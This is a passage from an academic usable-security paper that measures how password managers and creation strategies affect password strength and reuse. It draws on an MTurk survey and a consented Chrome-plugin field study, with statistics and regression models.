Measuring a password's guessability has been realized in different ways. Those include Markov models [13, 19], pattern matching plus word mangling rules [68], or neural networks [45]. Since prior password strength meters were based on the password composition and the resulting entropy, those new approaches also found their way into contending password strength meters [68, 45, 60]. However, varying cracking algorithms or techniques can cause varying password strength results based on configuration, methods, or training data [63]. Also in our study we measure the password strength based on guessability, using the openly available *zxcvbn* [68] tool.

### 2.3 Password reuse

Prior work [56] has shown that users have an increasing number of online accounts that require creation of a new password. To cope with the task of remembering a large number of passwords, users resort to reusing passwords across different accounts [16, 37], creating a situation in which one password leak might affect multiple accounts at once. A large-scale data collection through an instrumented browser [26] was first to highlight this problem. Since then, newer studies further illustrated the issue of password reuse. For instance, in a combination of measurement study of real leaked passwords and user survey [16], 43% of the participants reused passwords and often a new password was merely a small modification of an existing one. As with password creation, different factors can influence the password reuse. For example, it was shown that the rate of reused passwords increased with the number of accounts [27], which is troublesome considering that users accumulate an increasing number of accounts. As with password strength, also the value of the website can affect whether a user creates a unique new password or reuses an existing one [8, 51].

Closest to our methodology are two recent studies [66, 51] based on data collected with browser plugins

from users. Both studies monitored websites for password entries and recorded the password characteristics, such as length and composition, a participant-specific password hash, the web domain (or domain category), as well as meta-information including installed browser plugins or installed software (e.g., anti-virus software). In case of the newer study [51], also hashes of sub-strings of the password were collected as well as a strength estimate using a neural network based password meter [45] and whether the password was auto-filled or not. Through this data, both studies had an unprecedented insight into user's real password behavior, the factors influencing password reuse, and could show that password reuse, even partial reuse of passwords, is a rampant problem. Further relating to our work, both prior studies also considered the potential influence of password managers, however, could not find any significant effect of password managers on password reuse or strength. However, their studies were not specifically targeted at investigating the impact of password managers, and with our methodology we extend those prior works in two important aspects. First, prior work only considered the presence of password managers and whether auto-fill was used. For our work, we derived a more fine-grained detection of the password entry method, which allows us to distinguish human, plugin-based, auto-fill, or copy&pasted input to password fields and thus better detection of managed passwords. Second, merely the entry method of a password does not reveal its origin (e.g., passwords from a password manager might also be copy&pasted or saved in the browser's auto-fill). To study the impact of password managers, a broader view is essential that includes the users' password creation strategies in addition to their in situ behavior.

## 2.4 Security of password managers

Password manager software has also been the subject of research. Human-subject studies [39, 14] have shown that they might suffer from usability problems and that ordinary users might abstain from using them due to trust issues or not seeing a necessity. Like any other software, password managers might also contain vulnerabilities [43, 71] that can compromise user information. Also the integration of password managers, in particular the password auto-filling, was scrutinized [55, 57] and flaws found that can help an adversary to sniff passwords.

# 3 Methodology

For our study of password managers' impact on password strength and reuse, we use data collected from paid workers of Amazon's crowd-sourcing service *Mechanical Turk*. We collected the data in two different stages: 1) a survey sampling, and 2) collection of *in situ* password metrics.

**Ethical concerns:** The protocols implemented in those two stages were approved by the ethical review board[1] of our university. Further, we followed the guidelines for academic requesters outlined by MTurk workers [20]. All server-side software (i.e., a LimeSurvey installation and a self-written server application) was self-hosted on a maintained and hardened university server. Web access to the server was secured with an SSL certificate issued by the university's computing center and all further access was restricted to the department's intranet and only made available to maintainers and collaborating researchers. Participants could leave the study at any time.

## 3.1 Password survey

In our survey sampling, we asked participants about their general privacy attitude, their attitude towards passwords, their skills and strategies for creating and managing passwords, as well as basic demographic questions. Those information enable us, on the one hand, to gain a general overview of common password creation and storage strategies. On the other hand, those information help us in detecting and avoiding any potential biases in the later stages of our study. The full survey contained 31–34 questions, categorized in 6 different groups (see Appendix A).

We first asked for their privacy attitude using the standard Westin index [42]. However, since the Westin index has been shown to be an unreliable measure of the actual privacy-related actions of users [69], we also asked about the participants' attitude towards passwords (e.g., whether they consider passwords to be futile in protecting their privacy).[2] This should help in better understanding if participants are actually motivated to put an effort into creating stronger and unique passwords. We further asked about the participants' strategies for password creation and management in order to get a more complete picture of the possible origins of passwords in our dataset.

All qualitative answers (e.g., *Q9* or *Q22* in Appendix A) were independently coded in a bottom-up fashion by two researchers. The researchers achieved an initial agreement between 95.6% (*Q9*) and 97.1% (*Q22*) and all differences could be resolved in agreement.

Participation in the survey was open to any MTurk worker that fulfilled the following criteria: the worker was located in the US and the number of previously approved tasks was at least 100 or at least 70% all of the tasks. The estimated time for answering the survey was 10–15 minutes and we paid $4 for participation. In total, 505 MTurk workers participated in our survey between August

[1] `https://erb.cs.uni-saarland.de/`

[2] Other instruments, which meet the latest requirements of scale constructions and which are often used in recent research, do not reflect the actual privacy/security attitude construct, but refer more strongly to security behavior (e.g., SeBIS [22]) or are strongly tailored to the corporate context (e.g., HAIS-Q [50]).

2017 and October 2017. After discarding responses that failed attention test questions [33], were answered too fast to be done thoughtfully, or that were duplicates, we ended up with 476 valid responses.

Lastly, we also asked whether the participant would be willing to participate in a follow-up study, in which we measure in an anonymized, privacy-protecting fashion the strength and reuse of their passwords. Only participants that indicated interest in the follow-up study were considered potential candidates for our Chrome plugin-based data collection. Only 21 workers were not interested.

## 3.2 Chrome plugin-based data collection

To collect in situ data about passwords, including strength, reuse, entry method, and domain, we created a Chrome browser plugin that monitors the input to password fields of loaded websites and then sends all collected metrics back to our server once the user logs in to the website. We distributed our plugin via the Google Web Store to invited participants. The plugin was unlisted in the Store, so that only participants to which we sent the link to the plugin store website were able to install it. Our primary selection criterion for participant selection was that they use Chrome as their primary browser and are not using exclusively mobile devices (smartphones and tablets) to browse the web; besides that we aimed for an unbiased sampling from the participants pool with respect to the participants' privacy attitude, attitude towards passwords, demographics, and usage of password managers. Between September and October 2017, we invited 364 participants from the survey sampling to the study, of which 174 started and 170 finished participation. We asked participants to keep our plugin installed for at least four days. Participants that finished the task were compensated with $20.

Our plugin collects the following metrics:

**Composition:** The length of the entered password as well as the frequency of each character class.

**Strength:** The password strength measured in Shannon and NIST entropy as well as zxcvbn score. Shannon and NIST entropy have been used in prior works [24, 66, 23] as a measure of password strength and complexity and are collected primarily to be backward compatible in our analysis with prior research. However, since entropy has been shown to be a poor measurement of the actual "crackability" of the password [67], we use the zxcvbn [68] score as the more realistic estimator of the password strength in our analysis.[3] Zxcvbn estimates every password's strength on a scale from 0 (weakest) to 4 (strongest) using pattern matching (e.g., repeats, sequences, keyboard patterns), common password dictionaries (including leaked passwords, names, English dictionary words), and mangling rules (e.g., leetify). Appendix B explains the meaning of this score in more detail. In our plugin we used the zxcvbn library [3] with its default settings. From a statistical point of view, a metrically scaled strength measurement instead of the ordinal zxcvbn score would have helped in finding possible effects on password strength easier (see Section 4), however, it does not affect the presence of possible effects per se.

**Website category:** The category of the website domain according to the *Alexa Web Information Service* [2]. Our plugin contains the category for the top 28,651 web domains at the time the study was conducted.[4]

**Entry method:** The method through which the password was entered, such as *human*, *Chrome auto-fill*, *copy&paste*, *3rd party password manager plugin*, or *external password manager program*. The detection of the entry method is described separately in Section 3.2.1.

**In situ questionnaire:** Participant's answers to a short questionnaire about the entered password and website (see Section 3.2.2). In particular, we ask about the website's *value* for their privacy. Other studies used the website category as a proxy for this value [51] and in our study we wanted first-hand knowledge (see also Appendix C).

**Hashes:** Adapting the methodology of [51, 66], we collect the hash of the entered password as well as the hash of every 4-character sub-string of the password. We use a keyed hash (i.e., PBKDF2 with SHA-256), where the key is generated and stored at the client side and never revealed to us. This allows identification of (partially) reused passwords *per participant*. We use the notions introduced in [51]: *Exactly reused* passwords are identical with another password, *partially reused* passwords share a sub-string with another password, and *partially-and-exactly reused* passwords have both of those characteristics. Like related work [51, 66], we cannot compare passwords across participants.

### 3.2.1 Detecting the entry method

Detection of the password entry method follows the decision tree depicted in Figure 2. If our plugin detects any kind of typing inside the password field (**(A)=Y**) and the typing speed is too fast to come from a human typist (**(B)=N**), we conclude that an external password manager program (such as KeePass) mimics a human typist by "replaying" the keyboard inputs of the password. Otherwise (**(B)=Y**), we assume a manually entered password. As threshold between human and external program, we set an average key press time of 30 ms. This is based on the observation that external programs usually do not consider mimicking the key press time, while some of them enter the password character-wise with varying speeds.

[3] Unfortunately, the fully trained neural network based strength estimator of [51, 45] was not publicly available.

[4] This is the number of web domains in the top 100K list, for which a category was assigned by Alexa.



**Figure 2:** Decision tree to detect password entry methods



**Figure 3:** In situ questionnaire upon login to a new website.

In case there was no typing detected ((**A**)=**N**) and a paste event was observed ((**C**)=**Y**), we consider the password to be pasted by either a human or an external program. In either case, the password is managed externally to the browser in digital form. If no paste event was detected ((**C**)=**N**) and the Chrome auto-fill event was observed, this indicates that Chrome filled the password field from its built-in password manager. If Chrome auto-fill has not filled the password field ((**D**)=**N**), our plugin checks the list of installed plugins for eight well-known password manager plugins (see Appendix D) and reports the ones installed in the participant's browser, or an "unknown" value in case none of those eight was found.

We make the assumption that the user does not enter the password with a mixture of the different entry methods (e.g., pasting a word and complementing it with typing). Such mixture of entry methods would result in misclassification of the detected method. However, we assume that such behavior is too rare to affect our results significantly.

### 3.2.2 Participant instructions

We provided our participants with a project website that gave a step-by-step introduction on how to install our plugin, set it up, use it, and remove it post-participation. Google Web Store provided our participants with a very comfortable way of adding the plugin to their browser. To set the plugin up, participants had to simply enter their MTurk worker ID into the plugin. The worker ID was used as a pseudonym throughout this study to identify data of the same participant. After setup, the plugin starts monitoring the users' password entries. For every newly detected domain to which a password was submitted, our plugin asked the participant to answer a short three question questionnaire about the participants' estimate of the website's value, the participants' strength estimate of the just entered password, and whether the login was successful (see Figure 3). Every participant was instructed to use the plugin for four days, after which the plugin released a completion code to be entered into the task on MTurk to finish participation and collect the payment. Through our server logs and the Google Web Store Developer Dashboard we confirmed that all participants removed our plugin shortly after finishing participation. We also instructed participants to act naturally and not change their usual behavior during those four days in order to maximize the ecological validity of our study. The only exceptions from the usual behavior were the installation of our plugin and a request to re-login to all websites where they have an account in order to ensure a sufficient enough quantity of collected data.

### 3.2.3 Addressing privacy concerns

A particular consideration of our study design was the potential privacy concerns of our participants. Since we essentially ask our participants to install a key-logger that monitors some of the most privacy-sensitive data, this might repel participants from participating. Due to the lack of in-person interviews or consultation between the researchers and the participants, we tried to address those concerns through a high level of transparency, support, and collecting only the minimal amount of data in a privacy-protecting fashion, which also follows the guidelines for academic requesters [20].

First, we explained on our project website the motivation behind our study and why acting naturally is important for our results. In this context, we provided a complete list of all data that our plugin collects, for which purpose, and why this data collection does not enable us to steal the participants' passwords. We also answered all participants' questions in this regard that were sent to us via email or posted in known MTurk review/discussion forums. We received feedback from workers that this level of openness has convinced them to participate in the study. Second, we distributed our plugin in an authenticated way via the Google Web Store and did not obfuscate the plugin's code. Third, we limited the extent of the collected

data to the necessary minimum while still being able to study password managers' impact. For instance, we only collect the first successful login to any website, thus abstaining from monitoring participants' browsing behavior. Fourth, every participant could inspect the collected data per domain prior to sending them to us and chose to skip the data collection for highly sensitive websites.

# 4 Studying Password Managers' Impact

In this section, we analyze our collected data, but leave the discussion of our results for Section 5. After presenting our participants' demographics and an overview of their password reuse and strength, we group our participants based on their creation strategy and study the impact of different password management and creation strategies.

## 4.1 Demographics

Table 1 provides an overview of the demographics of our participants that answered our survey, that we invited to the plugin-based study, and that participated in the plugin-based data collection. We invited participants in equal parts from every demographic group and every demographic group participated in almost equal parts in the plugin-based data collection. We use a Mann-Whitney rank test [25] to test for significant differences between the demographic distributions of the 476 participants in the survey sampling and the 170 participants in the plugin-based study, and could not find any statistically significant ($p < .05$) differences between those two groups. In general, our participants' demographics are closer to the commonly observed demographics of qualitative studies in university settings than to the demographics of the 2010 US census [64]. Our participant number is skewed towards male participants (57.6% identified themselves as male). Also, our participants covered an age range from 18 to more than 70 years, where our sample skews to younger participants (75.2% of our study participants are younger than 40) as can be commonly observed in behavioral research, including password studies and usable security. The majority of our participants had no computer science background (80.88%) and was English speaking (98.3%). Most of the participants identified themselves as of white/Caucasian ethnicity (74.6%). The participants also covered a range of educational levels, where a Bachelor's degree was the most common degree (36.6% of all participants). Further, 80.9% of our participants reported using Chrome as their primary browser (see Table 2).

Since our study effectively asks participants to install a password-logger, we were concerned with a potential opt-in bias towards people that have low privacy concerns or consider passwords as ineffective security measures. To this end, we included the three questions of Westin's Privacy Segmentation Index [42] (*Q1* in Appendix A) to capture our participants' general privacy attitudes (i.e., fundamentalists, pragmatists, unconcerned). We further added two questions specifically about our participants' attitude about passwords (see *Q4* in Appendix A), e.g., if passwords are considered a futile protection mechanism or important for privacy protection. Table 3 summarizes the results of those questions. Only a minority of 86 of our survey participants are privacy unconcerned and the majority of 365 participants believe in the importance of passwords as a security measure. Almost a third of our survey participants experienced a password leak in the past. For our study we sampled in almost equal parts from those different groups. Using a Mann-Whitney rank test, we could not find any statistically significant differences between the survey and study participants' distribution of privacy and password attitudes/experiences. Thus, we argue that the risk of an opt-in bias towards either end of the spectrum for privacy and password attitude is unlikely.

| | **Survey** | **Invited to study** | **Participated** |
|---|---|---|---|
| Number of participants | 476 | 364 | 170 |
| Gender | | | |

**Table 3:** Privacy attitude, attitude about passwords, and prior experience with password leakage among our participants.

## 4.2 General password statistics

Tables 4 and 5 provide summary statistics of all passwords collected by our plugin. We collected from our 170 participants 1,045 unique passwords and 1,767 password entries in total. That means, that our average participant entered passwords to 10.39 distinct domains with a standard deviation of 5.52 and median of 9. Our participants reported using on average 29.95 password-secured accounts (*Q2* in Appendix A) and we collected on average 61% of each participant's self-estimated number[5] of passwords. The lowest number of domains per participant is 1 and the highest is 27, where the $1^{st}$ quartile is 6 and the $3^{rd}$ quartile is 14. Those numbers are hence slightly lower than those reported in related studies [51]. When considering only unique passwords, our average participant has 6.15 passwords, indicating that passwords are reused frequently. Our participants entered their passwords on average with 2.24 different methods. Looking at all passwords, our participants reused on average 70.56% of their passwords, where exact-and-partial reuse is most common with 36.46% of all passwords. Interestingly the minimum and maximum in all reuse categories is 0% and 100%, respectively, meaning that we have participants that did not reuse any of their passwords as well as participants that reused all of their passwords. The average password in our dataset had a length of 9.61 and was composed of 2.52 character classes. The average zxcvbn score was 2.20, where the participant with the weakest passwords had an average of 0.67 and the participant with the strongest an average of 4.00. Like prior work [66], we observe a significant correlation between password strength and reuse (chi-square test: $\chi^2 = 75.48$, $p < .001$).

As shown in Table 5, the majority of the 1,767 logged passwords was entered with Chrome auto-fill (53.71%) followed by manual entry (33.39%). Although in our pilot study various password manager plugins, e.g., KeePass and 1Password, had been correctly detected, in our actual study only LastPass was used by our participants.

[5]Some participants underestimated this number

| Statistic | Mean | Median | SD | Min | Max |
|---|---|---|---|---|---|
| No. of passwords | 10.39 | 9.00 | 5.52 | 1.00 | 27.00 |
| Entry methods | 2.24 | 2.00 | 0.75 | 1.00 | 4.00 |
| Percentage reused passwords | | | | | |
| Non-reused | 29.44% | 21.58% | 28.25% | 0.00% | 100% |
| Only-exact | 15.72% | 0.00% | 24.43% | 0.00% | 100% |
| Only-partially | 18.38% | 11.11% | 19.88% | 0.00% | 100% |
| Exact-and-partial | 36.46% | 38.75% | 30.88% | 0.00% | 100% |
| Password composition | | | | | |
| Length | 9.61 | 9.29 | 1.72 | 6.33 | 16.86 |
| Character classes | 2.52 | 2.50 | 0.58 | 1.00 | 3.94 |
| Digits | 2.54 | 2.38 | 1.24 | 0.25 | 6.73 |
| Uppercase letters | 0.85 | 0.67 | 0.81 | 0.00 | 4.62 |
| Lowercase letters | 5.92 | 5.72 | 1.96 | 1.67 | 15.50 |
| Special chars | 0.30 | 0.10 | 0.54 | 0.00 | 5.19 |
| Password strength | | | | | |
| Zxcvbn score | 2.20 | 2.14 | 0.75 | 0.67 | 4.00 |
| Shannon entropy | 29.31 | 28.37 | 7.93 | 16.00 | 68.00 |
| NIST entropy | 23.50 | 23.00 | 2.98 | 17.17 | 35.69 |

**Table 4:** Summary statistics for all 170 participants in our plugin-based data collection. We first computed means for each participant and then computed the mean, median, standard deviation, and min/max values of those means.

| Entry method | All passwords | Unique passwords |
|---|---|---|
| Chrome auto-fill | 949 (53.71%) | 540 (51.67%) |
| Human | 590 (33.39%) | 331 (31.67%) |
| LastPass plugin | 128 (7.24%) | 100 (9.57%) |
| Copy&paste | 55 (3.11%) | 51 (4.88%) |
| Unknown plugin | 41 (2.32%) | 23 (2.20%) |
| External manager | 4 (0.23%) | 0 (0.00%) |
| $\Sigma$ | 1,767 | 1,045 |

**Table 5:** No. of password entries with each entry method.

Of all passwords, 128 (7.24%) were entered with LastPass, which is a similar share of managers as in recent reports [46]. Copy&paste and unknown plugins formed the smallest, relevant-sized shares and only four passwords were entered programmatically by an external program.

With respect to general password reuse (see Figure 4), partial-and-exact reuse is by far the most common reuse across all entry methods, except for LastPass' plugin and Copy&paste, which have a noticeably high fraction of non-reused passwords (e.g., 68 or 53% of all passwords entered with LastPass were not reused) and have noticeably less password reuse than the overall average. Looking at the password strength for all *unique* passwords (see Figure 5), one can see that 65% or 44 of all passwords entered with LastPass are stronger than the overall average of 2.20, while the other entry methods show a more balanced distribution across the zxcvbn scores (except for score 0). In summary, this indicates that LastPass shows an improved password strength (mean of 2.80 with SD=1.07) and password uniqueness in comparison to the other entry methods. Copy&paste exhibits the strongest password uniqueness, however, at the same time the weakest password strength (1.98 on average with a SD=1.33).



**Figure 4:** Password reuse by entry method for all passwords.



**Figure 5:** Zxcvbn score per entry method for unique passwords.

## 4.3 Grouping based on creation strategy

We grouped our participants based on their self-reported strategies for creating new passwords (see *Q9*, *Q13*, and *Q15* in Appendix A). Based on their answers, we discovered a dichotomous grouping:

**Group 1: Password managers/generators ("PWM"):** First, we identified participants that reported using a password generator, either as integrated part of a password manager program (e.g., *"I use lastpass.com, which automatically creates and saves very strong passwords."*) or as an extra service (*"I use a service to generate/create passwords that I put the parameters in that I would like."*). Many also implied the usage of a manager for password storage (e.g., *"I use a password creation and storage-related browser extension that also is related to an installed password manager application on my personal computer."*), however, some participants explicitly noted a separate storage solution (*"I use an app that creates random character strings to pick new passwords for me. I then memorize it so I don't have to keep it written down"* or *"I will use a random password generator. [...] I will save the new password in a secure location such as a password protected flash drive."*). In total, 45 (or 26.47%) out of 170 participants fell into this category.

**Group 2: Human-generated ("Human"):** We discovered that all 121 remaining participants described a strategy that abstains from using technical means. Almost all of the participants in this group reported that they *"try to come up with a (random) combination of numbers, letters, and characters."* For instance, one participant symptomatically reported: *"I think of a word I want to use and will remember like. mouse. I then decide to capitalize a letter in it like mOuse. I then add a special character to the word like mOuse@. I then decided a few numbers to add like mOuse@84."* Only a very small subgroup of seven participants reported using analog tools to create passwords, such as dice or books (*"I have a book on my desk I pick a random page number and I use the first letter of the first ten words and put the page number at the end and a period after."*), or using passphrases.

Many of the participants in this group also hinted in their answers to their password storage strategies. For instance, various participants emphasized ease of remembering as a criteria for new passwords (e.g., *"something easy to remember, replace some letters with numbers."*), others use analog or digital storage (e.g., *"I try to remember something easy or I right[sic] it down on my computer and copy&paste it when needed."*). Many participants also admitted re-using passwords as their strategy (e.g., *"I use the same password I always use because it has served me well all these years"* and *"I have several go to words i use and add numbers and symbols that i can remember"*).

### 4.3.1 Group demographics

We provide an overview of the groups' demographics in Appendix E. We again used a Mann-Whitney test to detect any significant differences in the distributions of those two demographic groups. We find that they have statistically significant different distribution for gender ($U = 2,366$, $p = .016$), computer science background ($U = 2,181$, $p < .001$), and attitude towards passwords ($U = 3,440$, $p = .024$). More participants in $\text{Group}_{\text{PWM}}$ identified themselves as male in comparison to $\text{Group}_{\text{Human}}$. The fractions of participants that have a computer science background and that are optimistic about passwords are higher in the group of password manager users. Gender and computer science background are significantly correlated for our participants (Fisher's exact test: $OR = 3.99$, $p = .005$) as are computer science background and password attitude (chi-square test: $\chi^2 = 9.24$, $p < .01$). One hypothesis for this distribution could be that computer science studies had historically more male students and that their technical background may have induced awareness of the importance of passwords as a security measure and the promised benefits of password managers.

### 4.3.2 Comparison of password strength and reuse

Figures 6 and 7 provide a comparison of the password strength and reuse between the two groups. The hatched bars indicate the overall number of passwords per zxcvbn score and reuse category. The plain bars break the number of passwords down by entry method. Participants



**Figure 6:** Password strength distribution by participant group and broken down by entry method. Hatched bars show total number of passwords per score. (Note the different y-axis limits)



**Figure 7:** Distribution of reuse categories by participant group, broken down by entry method. Hatched bars show total number of passwords per category. (Note the different y-axis limits)

in $\text{Group}_{\text{PWM}}$ entered in total 522 passwords and participants in $\text{Group}_{\text{Human}}$ entered in total 1245 passwords (both numbers include reused passwords, see Table 6).

For password strength (see Figure 6), neither group contained a noticeable fraction of the weakest passwords (score 0). However, $\text{Group}_{\text{Human}}$ shows a clear tendency towards weaker passwords. For instance, there are almost twice as many score 1 passwords ($n = 390$) than score 4 passwords ($n = 191$). In contrast, the most frequent score for $\text{Group}_{\text{PWM}}$ is 2 ($n = 158$), but the distribution shows a lower kurtosis (e.g., scores 1, 3, and 4 have the frequencies 126, 113, and 114). When breaking the number of passwords down by their entry method, Chrome auto-fill is the dominating entry method for all zxcvbn scores 1–4 in both groups except for score 1 in $\text{Group}_{\text{PWM}}$ where manually entered passwords are most frequent. However,

| Entry method | Group 1 (PWM) | Group 2 (Human) |
|---|---|---|
| All passwords | | |
| Chrome auto-fill | 242 (46.36%) | 707 (56.79%) |
| Human | 160 (30.65%) | 430 (34.54%) |
| LastPass plugin | 93 (17.82%) | 35 (2.81%) |
| Copy&paste | 16 (3.07%) | 39 (3.13%) |
| Unknown plugin | 8 (1.53%) | 33 (2.65%) |
| External manager | 3 (0.57%) | 1 (0.08%) |
| $\Sigma$ | 522 | 1245 |
| Unique passwords | | |
| Chrome auto-fill | 144 (42.99%) | 396 (55.77%) |
| Human | 101 (30.15%) | 230 (32.39%) |
| LastPass plugin | 72 (21.49%) | 28 (3.94%) |
| Copy&paste | 14 (4.18%) | 37 (5.21%) |
| Unknown plugin | 4 (1.19%) | 19 (2.68%) |
| $\Sigma$ | 335 | 710 |

**Table 6:** Distribution of entry methods per participant group.

for $\text{Group}_{\text{PWM}}$ the fraction of passwords entered with LastPass' plugin ($n = 93$ or 17.82% of the passwords) is considerably larger than for $\text{Group}_{\text{Human}}$ ($n = 35$ or 2.81%). In particular, for $\text{Group}_{\text{PWM}}$, passwords entered with LastPass have mostly scores higher than 2 ($n = 82$), where score 4 is the most frequent ($n = 32$).

Regarding password reuse (see Figure 7), the most frequent category is exactly-and-partially reused ($n = 189$ or 36.21% for $\text{Group}_{\text{PWM}}$; $n = 555$ or 44.58% for $\text{Group}_{\text{Human}}$). However, $\text{Group}_{\text{PWM}}$ shows a bimodal distribution in which not-reused passwords are almost as frequent ($n = 187$) as exactly-and-partially reused ones. Further, Chrome auto-fill is the dominating entry method across all reuse categories in both groups. However, when breaking the passwords down by entry method, more than half ($n = 49$ or 52.69%) of the passwords entered with LastPass in $\text{Group}_{\text{PWM}}$ have not been reused in any way. The vast majority of reused passwords can be attributed to manual entry and Chrome auto-fill. In $\text{Group}_{\text{PWM}}$, 335 (64.18%) of the passwords have been reused and 979 (78.63%) of the passwords in $\text{Group}_{\text{Human}}$. Of the 335 reused passwords in $\text{Group}_{\text{PWM}}$, 278 (82.99%) have been entered manually or with Chrome auto-fill. In $\text{Group}_{\text{Human}}$, 926 (74.38%) of the reused passwords were entered manually or with auto-fill.

## 4.4 Modeling password strength and reuse

In the next step of our analysis we looked at factors influencing the password strength or password reuse among our participants. Our analyses showed that our participants significantly differ from each other in their average password strength (Kruskal-Wallis one-way analysis of variance, $\chi^2 = 779.19, df = 169, p < .001$) as well as in their average probability of password reuse ($\chi^2 = 692.70, df = 169, p < .001$). The underlying reasons for these differences may be factors that we were able to measure, like the password entry methods of the users, as well as latent characteristics of the users, like their personality

or their security awareness. The goal of our further analyses was to show that the effect of the password managers can be shown even beyond these individual differences in password behavior among participants.

One possible way to analyze such a question is a multi-level (aka hierarchical) analysis. This type of regression analysis takes into account the hierarchical structure of our data, where individual password entries are grouped under the corresponding user. Latent, individual differences between users are taken into account in the form of different intercept and/or slope for each user. To get a better understanding of the influencing factors for password strength and reuse, we tested step-wise several regression models. The multi-level models with the studied factors (e.g. entry method) showed a significantly better fit to our data than models that take into account the individual differences between users but do not include the influencing factors we studied. A better fit of the multi-level models was also found in comparison to models that contained the influencing factors but not the individual differences. In the following, we describe our approach to verify the prerequisites for multi-level analysis and our approach to construct the models. Afterwards we report the models for password strength and reuse that fit best to our data.

#### 4.4.1 Correlation analysis

Before constructing the models, we started out with a correlation analysis of the available factors (e.g., password composition, participant group, self-reported website value, etc.). As multi-level models are highly vulnerable to multi-collinearity, detecting and potentially removing strongly correlated variables is essential to prevent inaccurate model estimations, which could lead to false positive results. In our dataset, we detected a very high, significant correlation between zxcvbn scores and password composition, in particular password length, as well as with the NIST and Shannon entropies. Since we consider zxcvbn a more realistic measurement of crackability, we omitted NIST and Shannon entropies from our model. Investigation of zxcvbn showed that zxcvbn rewards lengthy passwords with better scores and that its pattern and l33t speak detection can penalize passwords with digits and special characters. Since zxcvbn is the more interesting factor for us and since it partially contains the effect of the password composition on the prediction, we excluded password composition parameters from our models. Moreover, we noticed that password reuse was strongly correlated with the presence of a lowercase character in the password. A closer inspection of our dataset showed, that our data contained a number of PINs, which were all unique, and that every non-PIN password contains at least one lowercase character. In this situation, including the presence/absence of lowercase characters would result in our model just distinguishing between PINs and non-PINs when predicting password reuse.

| | Estimate | Std. Error | z value | Pr(>\|z\|) |

**Table 7:** Logistic multi-level regression model predicting zxcvbn score. Estimates are in relation to manually entered passwords by a human. Statistically significant predictors are shaded. Interactions are marked with *.

#### 4.4.2 Constructing the models

For both password reuse and strength prediction, we started with a base model without any explanatory variables, which we iteratively extended with additional predictors. In three steps we included a) entry methods, self-reported value, and strength; b) the number of individually submitted passwords per participant, the creation and storage strategy of the user; in a final step c) the interaction between creation strategy and detected entry method. This approach not only allows us to evaluate the effects of the individual explanatory variables, but also to investigate the interplay between different storage strategies and the password creation strategy. In each iteration we computed the model fit and used log likelihood model fit comparison to check whether the new, more complex model fit the data significantly better than the previous one (see Appendix F). As our final model we picked the one with the best fit that was significantly better in explaining the empirical data than the previous models. This is a well established procedure for model building, e.g., in social sciences and psychological research [32, 25, 9, 15], and allows the creation of models that have the best trade-off of complexity, stability, and fitness.

#### 4.4.3 Zxcvbn score

For the zxcvbn score an ordinal model with all predictors and also the mentioned interaction described our data best. The model is presented in Table 7.

The interactions between the self-reported creation strategy (*q9:generator*; see *Q9* in Appendix A) and the de-

tected entry methods Chrome auto-fill, copy&paste, and LastPass were significant predictors in our model. Those entry methods and also the creation strategy are not significant predictors of password strength on their own. This means that using such a password management tool only leads to significant improvement in the password strength when users also employ some supporting techniques (password generator) for the creation of their passwords. The model might suggest that a general password entry with a plugin (other than LastPass in our dataset) increased the likelihood of a strong password. However, this could be attributed to the high standard error resulting from the minimal data for this entry method.

Moreover, the self-reported password strength was a significant predictor of the measured password strength. This suggests that the users have a very clear view on the strength of the passwords they have entered.

